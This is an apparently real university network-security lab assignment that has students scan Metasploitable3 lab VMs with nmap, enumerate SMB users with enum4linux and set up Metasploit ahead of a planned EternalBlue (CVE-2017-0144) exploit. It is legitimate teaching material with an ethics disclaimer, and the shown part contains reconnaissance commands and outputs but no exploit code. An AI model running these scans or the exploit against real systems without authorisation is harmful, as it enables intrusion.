EECS 4482 – Network Security and Forensics
Scan, Enumerate and Exploit
Prepared by: Dr. Ruba Al Omari
Fall 2024

Contents

Disclaimer

- This assignment is designed for the purpose of education and training, but not for any illegal activities including hacking. Beware to only use these exploits on hosts that you have **written permission to hack**.
- Creating or deploying malware, or engaging in any malicious activities is against

ethical guidelines and is illegal.

- Always ensure that you have proper authorization and are acting within the bounds of the law and ethical guidelines in a controlled environment.

Instructions

- **Uploading of course material, assignments, labs, sample solutions, or tests to online sites is prohibited. No reuse of this assignment is allowed in part or in full without my written permission.**
- This assignment should be completed individually.
- When a question asks for a screenshot, your screenshot must:
    - Include the full window (the application window, or the terminal window, etc… but not the whole display),
    - have the PROMPT setup as per the instructions, including your name, and the date and time in the same format provided in the instructions. Screenshots without the prompt setup will receive zero credit,
    - be clearly readable,
    - include all the information required by the question, and
    - **not** include extra commands, failed attempts, and/or error messages.
    - Providing more than what is required will result in a penalty of:
        a. -5 Marks per extra screenshot.
        b. -5 Marks per extra command/answer/comment.
        c. -5 Mark per screenshot with error messages.
- You should type the commands below and not copy them from this document. Copying text from a .pdf or .docx file into a terminal doesn't always (almost NEVER) work as intended.
- The below instructions are for guidance, you are expected to search and troubleshoot any warnings or errors you run into while following lab instructions or working on your assignments.
- Sample screenshots (screenshots with the word SAMPLE) are for guidance only. You will/may need to run other commands that are not displayed in the sample screenshots.
- Operating Systems, vulnerable boxes, libraries, tools, and commands get updated frequently. If a command in this document is deprecated, find the current alternative command and use it. If a software in this document has a newer release you can use it.

Environment Setup

For this lab, we will use the following VMs:

- KaliVM
- MS3UBUNTU
- MS3WS2008

Check the Environment Setup document on instructions to access these VMs.

Tasks

In this assignment, we will scan the network, enumerate services and users, then we will use EternalBlue to gain access to MS3WS2008 and perform post-exploitation tasks.

EternalBlue is an exploit that targets a vulnerability in the Server Message Block (SMB) protocol on Windows systems, including Windows Server 2008. This exploit takes advantage of a vulnerability, identified as CVE-2017-0144, in Microsoft's implementation of SMBv1. The vulnerability was disclosed as part of the tools leaked by the hacking group Shadow Brokers, which allegedly originated from the NSA.

The vulnerability exists because SMBv1 improperly handles specially crafted packets, allowing attackers to execute arbitrary code on the target system.


Part 1 – Scan and Enumerate the Network -nmap

Task 1.0: Start the VMs and Change the Prompt

1. Start your VMs and answer **Question#1** in the answer file.
2. Change your KaliVM terminal prompt using the following command:

```
(kali@kali)-[~] PS1='[`date "+%D"`] yourfirstname [`date
"+%r"`] -[~]'
```

We will refer to this terminal as Terminal 1.
Your terminal should look similar to the screen below. Note to always ensure your terminal header highlighted below is showing in all your screenshots, do not crop this part of your screenshots. **Screenshots without the terminal prompt set up as per the instructions, and without the terminal header will receive zero credit.**



kali@kali: ~
File Actions Edit View Help
KALI LINUX
"the quieter you become, the more you are able to hear"
SAMPLE

```
┌──(kali㉿kali)-[~]
└─$ PS1='[`date "+%D"`] yourfirstname [`date "+%r"`] -[~]'

[01/09/24] yourfirstname [02:13:15 PM] -[~]

[01/09/24] yourfirstname [02:13:17 PM] -[~]
```

For the remainder of this document, my screenshots will only show my name in the prompt. However, your prompt should always show what is required in the instructions.


3. Start another terminal, we will refer to this terminal as Terminal 2, and start mfsconsole. Change the terminal prompt as shown below.

```
Msf> set prompt yourfirstname-msf
```


kali@kali: ~
File Actions Edit View Help
KALI LINUX
uieter you become, the more you are able to hear"

```
                      #################            #
                   ######################         #
                  #########################      #
                ############################
               ##############################
               ###############################
              ###############################
              ##############################
                              #    ########   #
                 ##        ###        ####   ##
                                      ###   ###
                                    ####   ###
               ####          ##########   ####
               #######################   ####
                 ####################   ####
                  ##################  ####
                    ############      ##
                       ########        ###
                      #########        #####
                    ############      ######
                   ########      #########
                     #####       ########
                       ###       #########
                      ######    ############
                     #######################
                     #   #   ###  #   #   ##
                     ########################
                      ##     ##   ##     ##
                            https://metasploit.com


       =[ metasploit v6.3.43-dev                          ]
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > set prompt alomari-msf
prompt => alomari-msf
alomari-msf >
```


4. Initialize a database for msfconsole and check that it is connected.



```
alomari-msf >
alomari-msf > db_status
[*] Connected to msf. Connection type: postgresql.
alomari-msf >
```


Task 1.1: Host Discovery -nmap

1. Sweep the network using nmap ARP Ping.



```
alomari@kali-[~]nmap -PR -sn 192.168.148.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-25 11:06 EDT
Nmap scan report for 192.168.148.2
Host is up (0.0053s latency).
Nmap scan report for 192.168.148.128
Host is up (0.0020s latency).
Nmap scan report for 192.168.148.130
Host is up (0.0019s latency).
Nmap scan report for 192.168.148.131
Host is up (0.016s latency).
Nmap done: 256 IP addresses (4 hosts up) scanned in 6.49 seconds
```

2. Sweep the network using namp ICMP Echo Request.




```
alomari@kali-[~]sudo nmap -PE -sn 192.168.148.0/24
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-25 11:06 EDT
Nmap scan report for 192.168.148.1
Host is up (0.0014s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.148.2
Host is up (0.00039s latency).
MAC Address: 00:50:56:FF:E5:03 (VMware)
Nmap scan report for 192.168.148.130
Host is up (0.0025s latency).
MAC Address: 00:0C:29:6B:B5:FF (VMware)
Nmap scan report for 192.168.148.131
Host is up (0.0010s latency).
MAC Address: 00:0C:29:48:37:81 (VMware)
Nmap scan report for 192.168.148.254
Host is up (0.00037s latency).
MAC Address: 00:50:56:FC:98:74 (VMware)
Nmap scan report for 192.168.148.128
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 2.46 seconds
```

Task 1.2: Port Scanning -nmap


For the hosts you found in step 1, perform a port scan.

1. Perform a TCP Connect port scan for all ports on MS3UBUNTU using nmap, and take note of what ports are open and what services are running on them.



```
alomari@kali-[~]nmap -sT -sV -p- 192.168.148.131
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-25 11:14 EDT
Nmap scan report for 192.168.148.131
Host is up (0.0096s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT     STATE  SERVICE     VERSION
21/tcp   open   ftp         ProFTPD 1.3.5
22/tcp   open   ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; pro
tocol 2.0)
80/tcp   open   http        Apache httpd 2.4.7
445/tcp  open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp  open   ipp         CUPS 1.7
3000/tcp closed ppp
3306/tcp open   mysql       MySQL (unauthorized)
3500/tcp open   http        WEBrick httpd 1.3.1 (Ruby 2.3.8 (2018-10-18))
6697/tcp open   irc         UnrealIRCd
8080/tcp open   http        Jetty 8.1.7.v20120910
8181/tcp closed intermapper
Service Info: Hosts: 127.0.0.1, UBUNTU, irc.TestIRC.net; OSs: Unix, Linux; CPE: c
pe:/o:linux:linux_kernel
```


2. Perform a TCP Connect port scan for all ports on MS3WS2008 using nmap, and take note of what ports are open and what services are running on them.



```
alomari@kali-[~]nmap -sT -sV -p- 192.168.148.130
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-25 11:08 EDT
Nmap scan report for 192.168.148.130
Host is up (0.0022s latency).
Not shown: 65499 closed tcp ports (conn-refused)
PORT      STATE SERVICE              VERSION
21/tcp    open  ftp                  Microsoft ftpd
22/tcp    open  ssh                  OpenSSH 7.1 (protocol 2.0)
80/tcp    open  http                 Microsoft IIS httpd 7.5
135/tcp   open  msrpc                Microsoft Windows RPC
139/tcp   open  netbios-ssn          Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds         Microsoft Windows Server 2008 R2 - 2012 micr
osoft-ds
1617/tcp  open  java-rmi             Java RMI
3306/tcp  open  mysql                MySQL 5.5.20-log
3389/tcp  open  ssl/ms-wbt-server?
3700/tcp  open  giop                 CORBA naming service
4848/tcp  open  ssl/http             Oracle Glassfish Application Server
5985/tcp  open  http                 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
7676/tcp  open  java-message-service Java Message Service 301
8009/tcp  open  ajp13                Apache Jserv (Protocol v1.3)
```

Task 1.3: Enumeration -enum4linuux

1. Read the help of enum4linux and use it to enumerate users, groups, services, etc... on MS3UBUNTU.



```
alomari@kali-[~]enum4linux 192.168.148.131
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/
 ) on Wed Sep 25 11:21:10 2024

 ========================================( Target Information )================
==========================

Target ........... 192.168.148.131
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ==============================( Enumerating Workgroup/Domain on 192.168.148.131 )==
=======================
```


2. Answer **Question#2**.

Task 1.4: Enumeration -nmap

Nmap, in combination with its Nmap Scripting Engine (NSE), offers many scripts that can be used for SMB/Windows enumeration. Some key scripts include:

